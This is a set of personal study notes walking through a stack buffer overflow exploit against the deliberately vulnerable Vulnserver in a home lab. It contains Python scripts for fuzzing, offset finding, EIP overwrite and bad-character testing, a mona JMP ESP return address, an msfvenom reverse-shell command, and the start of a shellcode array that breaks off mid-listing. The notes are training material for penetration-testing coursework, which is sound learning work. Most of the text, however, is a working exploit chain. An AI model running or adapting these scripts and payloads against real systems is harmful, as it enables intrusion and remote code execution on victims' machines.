


Thank you for downloading! This document is intended to be used as a learning and reference tool. In it you will find all of my compiled notes from various courses I have taken, and helpful information I've collected. I Intend to update my GitHub regularly as I gather more information, resources, and continue my efforts. Enjoy and use responsibly.

-Chocka

https://github.com/xChockax

STEPS TO BUFFER OVERFLOW

1. Spiking
2. Fuzzing
3. Finding the Offset
4. Overwriting the EIP
5. Finding Bad Characters
6. Finding the Right Module
7. Generating Shellcode
8. Root

Tools:

Victim Machine: Windows 10
Vulnerable Software: Vulnserver
Attack machine: Kali Linux
Debugger: Immunity Debugger

SPIKING

To Attach Immunitiy to our vulnerable server: File > Attach *After crashing the vulnerable server we need to close and restart everything
Press Play

With Kali connect to vulnerable server. The port for vulnserver is 9999
command: nc -nv <TargetIP> <port>

Result:

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# nc -nv 172.16.4.177 9999
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Connected to 172.16.4.177:9999.
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Each one of these commands we will spike to see if we overflow the buffer and crash the program. If it does crash, it may be vulnerable

To Spike: * we spike every command until we find one that is vulnerable

Tool: generic_send_tcp

```
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```


Leave SKIPVAR and SKIPSTR as 0, but we need a spike script.

Spike script:

```
s_readline();
s_string("STAT ");
s_string_variable("0");
```

//This can be changed for each command

What immunity debugger looks like when the vulnserver command is vulnerable:



FUZZING

After we find our vulnerable command we will attack that command specifically. In this instance it is TRUN.
Run both the vulnerable server AND Immunity Debugger as admin

To Fuzz:

Fuzzing Script:

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100          //Adjustable A buffer

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('172.16.4.177', 9999))        //TargetIP, Port

                s.send(('TRUN /.:/' + buffer))           //Vulnerable Command
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Chmod the script: chmod +x Fuzz.py
Run the script: ./Fuzz.py

**Watch the vulnerable server and immunityDBG for a crash and ctrl+C the Fuzz Script to find where it crashed. YOU HAVE TO BE QUICK ON THE DRAW HERE.

After the crash: Locate the EIP value/specific number of bytes (The OFFSET)

FINDING THE OFFSET

STEP 1


Tool: Metasploit - Pattern_Create
/usr/share/metasploit - framework/tools/exploit/pattern_create.rb -l 3000 (switch is "L" and 3000 is rounded up bytes where we crashed when fuzzing.)


Take the output from this and adjust the Fuzz script. I have copied and renamed my scripts Offset.py for organizational purposes

Pattern_Create Script:

```
#!/usr/bin/python
import sys, socket

offset = " "                // change variable to offset
                            // paste value from pattern_create between the "<value>"
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + offset))          //Change variable to offset
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

Change Mode: chmod +x Find_offset_step_1.py
Run the script: ./Find_offset_step_1.py





We can see that we've over written things. BUT we are interested in the EIP value.

STEP 2

Now that we have this EIP value we use:

Tool: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q <EIP VALUE>

After running this we find an offset:

```
┌──(root💀kali)-[/home/kali/Desktop/BoF/3_Offset]
└─# ./pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```


This 2003 value means that it is 2003 bytes until you get to the EIP, and then the EIP itself is 4 bytes long.

OVERWRITING THE EIP

Script for making sure that we have control of the EIP:

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4                    //New variable called "shellcode"
                                                    //2003 A's (offset), 4 B's (should cover the entire EIP

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))           //replace variable with shellcode
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

Run the script ./Overwrite_EIP.py



The result is that we see we have overwritten the EIP with 4 B's (42424242) We control the EIP

FINDING BAD CHARACTERS

STEP 1


Go out to google and search "badchars"
Find a premade list of badchars or you can copy and paste the badchars listed here: Note: x00 (Nullbyte) is a badchar

With our list we create this script:


```
#!/usr/bin/python
import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"          //Add badchars
\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f
\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f
\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f
\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f
\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f
\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f
\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f
\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf
\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf
\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf
\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef
\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff)

shellcode = "A" * 2003 + "B" * 4 + badchars                                    //Add badchars

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

Run the script. ./Find_Bad_Chars.py


STEP 2




Now that we crashed the program, we are interesting in the HEX DUMP (SEE ABOVE).
This will change the bottom left window of Immunity to the Hex Dump
We need to look from 01 - FF to see if there is anything out of place.
in this particular instance there is nothing out of place, but here is an example of bad chars.




Address	Hex dump	ASCII
00F2F9C0	01 02 03 04 05 06 07 08	☺☻♥♦♣♠•◘
00F2F9D0	09 0A 0B 0C 0D 0E 0F 10	○◙♂♀♪♫☼►
00F2F9E0	11 12 13 14 15 16 17 18	◄↕‼¶§▬↨↑
00F2F9E0	19 1A 1B 1C 1D 1E 1F 20	↓→←∟↔▲▼
00F2F9E8	21 22 23 24 25 26 27 28	!"#$%&'(
00F2F9F0	29 2A 2B 2C 2D 2E 2F 30	)*+,-./0
00F2F9F8	31 32 33 34 35 36 37 38	12345678
00F2FA00	39 3A 3B 3C 3D 3E 3F 40	9:;<=>?@
00F2FA08	41 42 43 44 45 46 47 48	ABCDEFGH
00F2FA10	49 4A 4B 4C 4D 4E 4F 50	IJKLMNOP
00F2FA18	51 52 53 54 55 56 57 58	QRSTUVWX
00F2FA20	59 5A 5B 5C 5D 5E 5F 60	YZ[\]^_`
00F2FA28	61 62 63 64 65 66 67 68	abcdefgh
00F2FA30	69 6A 6B 6C 6D 6E 6F 70	ijklmnop
00F2FA38	71 72 73 74 75 76 77 78	qrstuvwx
00F2FA40	79 7A 7B 7C 7D 7E 7F 80	yz{|}~⌂Ç
00F2FA48	81 82 83 84 85 86 87 88	üéâäàåçê



Address	Hex dump	ASCII
001FF1D0	01 02 03 B0 B0 06 07 08	☺☻♥[illegible]
001FF1D8	09 0A 0B 0C 0D 0E 0F 10	○◙♂♀♪♫☼►
001FF1E0	11 12 13 14 15 16 17 18	◄↕‼¶§▬↨↑
001FF1E8	19 1A 1B 1C 1D 1E 1F 20	↓→←∟↔▲▼
001FF1F0	21 22 23 24 25 26 27 B0	!"#$%&'
001FF1F8	B0 2A 2B 2C 2D 2E 2F 30	[illegible]
001FF200	31 32 33 34 35 36 37 38	12345678
001FF208	39 3A 3B 3C 3D 3E 3F 40	9:;<=>?@
001FF210	41 42 43 B0 B0 46 47 48	ABC[illegible]FGH
001FF218	49 4A 4B 4C 4D 4E 4F 50	IJKLMNOP
001FF220	51 52 53 54 55 56 57 58	QRSTUVWX
001FF228	59 5A 5B 5C 5D 5E 5F 60	YZ[\]^_`
001FF230	61 62 63 64 65 66 67 68	abcdefgh
001FF238	69 6A 6B 6C 6D 6E 6F 70	ijklmnop





The bad characters will not always present as B0, just "out of place".
Each character that is out of place we will write down. Compare with the
Left image to write them down. We will need these when we generate shell code.

example from above: 04, 05, etc


FINDING THE RIGHT MODULE

Here we will search and find a DLL or something that has no memory protections (i.e. DEP, ASLR, etc)
Tool: https://github.com/corelan/mona

We need to put mona.py in a specific folder C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

STEP 1

After placing the py file in the right folder, get immunity running and attach the vulnerable server.
In the bottom left of the immunity screen we need to run the command: !mona modules
Hit enter, and the result will look like this:



Here, we are looking for something attached to the vulnerable server and
the protection settings (Rebase, SafeSEH, ASLR, NXCompat, OS DLL) to be false

STEP 2


After finding something:


Side Bar: How to find the Opcode equivalent to JMP (convert assembly language into hex code)
1. In kali use /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
2. nasm > JMP ESP
00000000 FFE4 mp esp

This FFE4 is what we need.

So now, we type the command:
!mona find -s "\xff\xe4" -m essfunc.dll

Hit enter, and the result will look like this:





We are looking for the return addresses. We can use the first one as long as the security protections are false

Return address: 625011af

STEP 3

Now we create a script: Note: in our script the return address will be written backwards as shown below. This is little endian format


Note: When we run the script, it will crash the server, but it will hit a JMP point.

```
#!/usr/bin/python
import sys, socket



shellcode = "A" * 2003 + "\xaf\x11\x50\x62"          //Remove the B's and add our found return address.

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```


STEP 4

Go back to immunity debugger and add our return address there which is our JMP code.


Enter the return address:
Hit Okay



This windows should pop up:
If it worked we should find FFE4 JMP ESP.



Next we set a breakpoint on the address:
Note: This will stop the program at this exact point.





Now Hit play in Immunity.

STEP 5

Execute our script in kali. ./Right_Module.py

The result will look like this:





GENERATING SHELLCODE AND GAINING ROOT

STEP 1

GENERATING OUR SHELL CODE WITH MSFVENOM:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=[redacted] LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

This is the payload we generated:

```
"\xd9\xc2\xd9\x74\x24\xf4\x5d\xba\x17\xc0\x84\xf8\x31\xc9\xb1"
"\x52\x83\xed\xfc\x31\x55\x13\x03\x42\xd3\x66\x0d\x90\x3b\xe4"
"\xee\x68\xbc\x89\x67\x8d\x8d\x89\x1c\xc6\xbe\x39\x56\x8a\x32"
"\xb1\x3a\x3e\xc0\xb7\x92\x31\x61\x7d\xc5\x7c\x72\x2e\x35\x1f"
"\xf0\x2d\x6a\xff\xc9\xfd\x7f\xfe\x0e\xe3\x72\x52\xc6\x6f\x20"
"\x42\x63\x25\xf9\xe9\x3f\xab\x79\x0e\xf7\xca\xa8\x81\x83\x94"
"\x6a\x20\x47\xad\x22\x3a\x84\x88\xfd\xb1\x7e\x66\xfc\x13\x4f"
